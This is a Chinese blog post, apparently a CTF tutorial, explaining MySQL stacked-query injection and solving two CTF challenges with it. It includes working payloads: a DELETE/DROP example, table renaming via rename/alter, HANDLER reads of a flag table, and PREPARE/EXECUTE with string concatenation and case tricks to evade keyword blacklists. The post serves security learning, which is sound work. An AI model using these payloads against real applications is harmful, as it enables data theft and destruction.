Stacked Queries（堆叠注入）

原创

WHOAMIAnony 于 2021-03-28 10:02:18 发布 687 收藏 6

分类专栏： CTF-Web

本文链接：https://blog.csdn.net/qq_45521281/article/details/115276731

文章目录

Stacked injection 汉语翻译过来后，国内有的称为堆查询注入，也有称之为堆叠注入。个人认为称之为堆叠注入更为准确。堆叠注入为攻击者提供了很多的攻击手段，**通过添加一个新的查询或者终止查询(;)，可以达到 修改数据 和 调用存储过程 的目的**。这种技术在SQL注入中还是比较频繁的。


基本知识

原理介绍：

在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下，我们在结束一个sql语句后继续构造下一条语句，会不会一起执行？ 因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？**区别就在于 union 或者union all执行的语句类型是有限的，可以用来执行的是查询语句，而堆叠注入可以执行的是任意的语句。** 例如以下这个例子。用户输入：`1; DELETE FROM products;`服务器端生成的sql语句为：（因未对输入的参数进行过滤）`Select * from products where productid=1;DELETE FROM products;`当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

堆叠注入的局限性

堆叠注入的局限性在于并不是每一个环境下都可以执行，可能受到API或者数据库引擎不支持的限制，当然了权限不足也可以解释为什么攻击者无法修改数据或者调用一些程序。




PS：此图是从原文中截取过来的，因为我个人的测试环境是php+mysql，是可以执行的，此处对于mysql/php存在质疑。但个人估计原文作者可能与我的版本的不同的原因。虽然我们前面提到了堆叠查询可以执行任意的sql语句，但是这种注入方式并不是十分的完美的。**在我们的Web系统中，因为代码通常只返回一个查询结果，因此，堆叠注入第二个语句产生的错误或者结果只能被忽略，我们在前端界面是无法看到返回结果的。因此，在读取数据时，我们建议使用union（联合）注入。同时在使用堆叠注入之前，我们也是需要知道一些数据库相关信息的，例如表名，列名等信息。**

一般存在堆叠注入的都是用 mysqli_multi_query() 函数执行的sql语句，该函数可以执行一个或多个针对数据库的查询，多个查询用分号进行分隔。

Mysql数据库实例介绍

（1）新建一个表 `select * from users where id=1;create table test like users;`



执行成功，我们再去看一下是否成功新建表。

```
mysql> select * from users where id=1;create table test like users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.43 sec)

Query OK, 0 rows affected (0.55 sec)

mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| referers           |
| test               |
| uagents            |
| users              |
+--------------------+
5 rows in set (0.14 sec)

mysql>
```

新建的test

（2）删除上面新建的test表 `select * from users where id=1;drop table test;`

```
mysql> select * from users where id=1;drop table test;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 0 rows affected (0.19 sec)
```

```
mysql> select * from users where id=1;drop table test;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 0 rows affected (0.19 sec)

mysql> show tables;
+--------------------+
| Tables_in_security |
+--------------------+
| emails             |
| referers           |
| uagents            |
| users              |
+--------------------+
4 rows in set (0.00 sec)
```

已经没有test

（3）查询数据 `select * from users where id=1;select 1,2,3;`

```
mysql> select * from users where id=1;select 1,2,3;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.00 sec)
```

（4）加载文件 `select * from users where id=1;select load_file('c:/tmpupbbn.php');` //读文件

```
mysql> select * from users where id=1;select load_file('c:/tmpupbbn.php');
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

+--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------+
| load_file('c:/tmpupbbn.php')
```

（5）修改数据 `select * from users where id=1;insert into users(id,username,password) values('100','new','new');`


```
mysql> select * from users where id=1;insert into users(id,username,password) va
lues('100','new','new');
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | 1        |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 1 row affected (0.07 sec)
```

CTF 实战与各种姿势


修改表名

使用条件：rename、alter没有被过滤

我们用[强网杯 2019]随便注这道题来进行演示。



可以看到查询页面返回了一些数据
输入1' 发现报错，



可知后台为单引号过滤。然后1' #显示正常，应该是存在sql注入了，且为单引号字符型

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' # 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' or 1=1 # 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

正常流程走起，order by

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' order by 2# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

可以看到order by 2的时候是正常回显了，但order by 3就出错了，只有2个字段

这时候用union select进行联合查询试试

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' union select 1,2 提交

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

返回一个正则过滤规则，可以看到几乎所有常用的都被过滤了，这时候想到堆叠注入，试一下 `show databases;`

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' ; show databases;# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

尝试一下堆叠注入，果然可以，把全部库名都给查出来了，可以看到成功了，存在堆叠注入。我们再直接 `show tables;` 来查询下，试下能不能查询出表：

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' ; show tables;# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


可以看到当前连接的库下有两张表（1919810931114514和words），下面分别来看下两张表有什么字段：`0'; show columns from words; #`

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 0'; show columns from 提交

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

发现words表中一共有id和data两列，那么可以猜测我们提交查询的窗口就是在这个表里查询数据的，那么查询语句很有可能是：select id,data from words where id =，如下：（2为输入的id，miaomiaomiao为回显的data字段）



再输入：

```
0'; show columns from `1919810931114514`;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1919810931114514`;# 提交

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

可以看到1919810931114514中有我们想要的flag字段，且只有这一列

现在常规方法基本就结束了，要想获得flag就必须来点骚姿势了（让表1919810931114514冒充表words）

因为这里有两张表，回显内容肯定是从word这张表中回显的，那我们怎么才能让它回显flag所在的表呢？

该题目的查询语句很有可能是：selsect id,data from words where id =，因为我们输入1，回显得是两个字段，这与words表符合，而1919810931114514表中只有一列。


这时候虽然有强大的正则过滤，但没有过滤alter和rename关键字，这时候我们就可以以下面的骚姿势进行注入：

因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id(或data)，结合上面的1' or 1=1#爆出表所有内容就可以查flag啦。


payload：

```
1';rename table words to words1;rename table `1919810931114514` to words;alter table words change flag id varcha
r(100);#

rename命令用于修改表名。
rename命令格式：rename table 原表名 to 新表名;
```

上述命令不能分开执行，否则报错找不到某表名：



最后，再用一下一开始的操作 `id=1' or 1=1#`




如上图，得到flag。


利用HANDLER语句

使用条件：rename、alter也被过滤了。

我们用[GYCTF2020]Blacklist这道题来进行演示。

与强网杯2019随便注前面部分一样，只不过这道题rename、alter也被过滤了。





当前连接的库下有两个表——FlagHere、words，flag在FlagHere中，而此时后台数据库查询语句应为：

```
select id,data from words where id =
```

Black list is so weak for you,isn't it

姿势: 1';show columns from word 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

在不改名字的情况下怎么才能读取到FlagHere表中的内容呢？

这里还有一种新姿势，参考官方文档：

`HANDLER ... OPEN` 语句打开一个表，使其可以使用后续 `HANDLER ... READ` 语句访问，该表对象未被其他会话共享，并且在会话调用 `HANDLER ... CLOSE` 或会话终止之前不会关闭，详情请见：https://www.cnblogs.com/taoyaostudy/p/13479367.html

所以我们的payload如下：

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
或
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;#
```

如下图，得到flag：

利用MySql预处理

使用条件：HANDLER也被过滤了。

在遇到堆叠注入时，如果select、rename、alter和handler等语句都被过滤的话，我们可以用MySql预处理语句配合concat拼接来执行sql语句拿flag。

1. PREPARE：准备一条SQL语句，并分配给这条SQL语句一个名字供之后调用
2. EXECUTE：执行命令
3. DEALLOCATE PREPARE：释放命令
4. SET：用于设置变量


用法：

```
PREPARE stmt_name FROM preparable_stmt

EXECUTE stmt_name [USING @var_name [, @var_name] ...]

{DEALLOCATE | DROP} PREPARE stmt_name
```

正常利用


我们还是用 [强网杯 2019]随便注 这道题来进行演示，假设此题过滤了select、rename、alter和handler等sql语句，如果我们想要执行sql语句的话，我们还可以利用以下payload：

```
1';set @a=concat("sel","ect flag from `1919810931114514`");prepare hello from @a;execute hello;#
```



好吧，我忘了“set”和“prepare”也被检测了，但没关系，这里只使用的strstr函数，该函数是区分大小写的，所以我们用大写即可绕过，如下：

```
1';sEt @a=concat("sel","ect flag from `1919810931114514`");PRepare hello from @a;execute hello;#
```




如上图，sql语句执行成功，并得到flag。

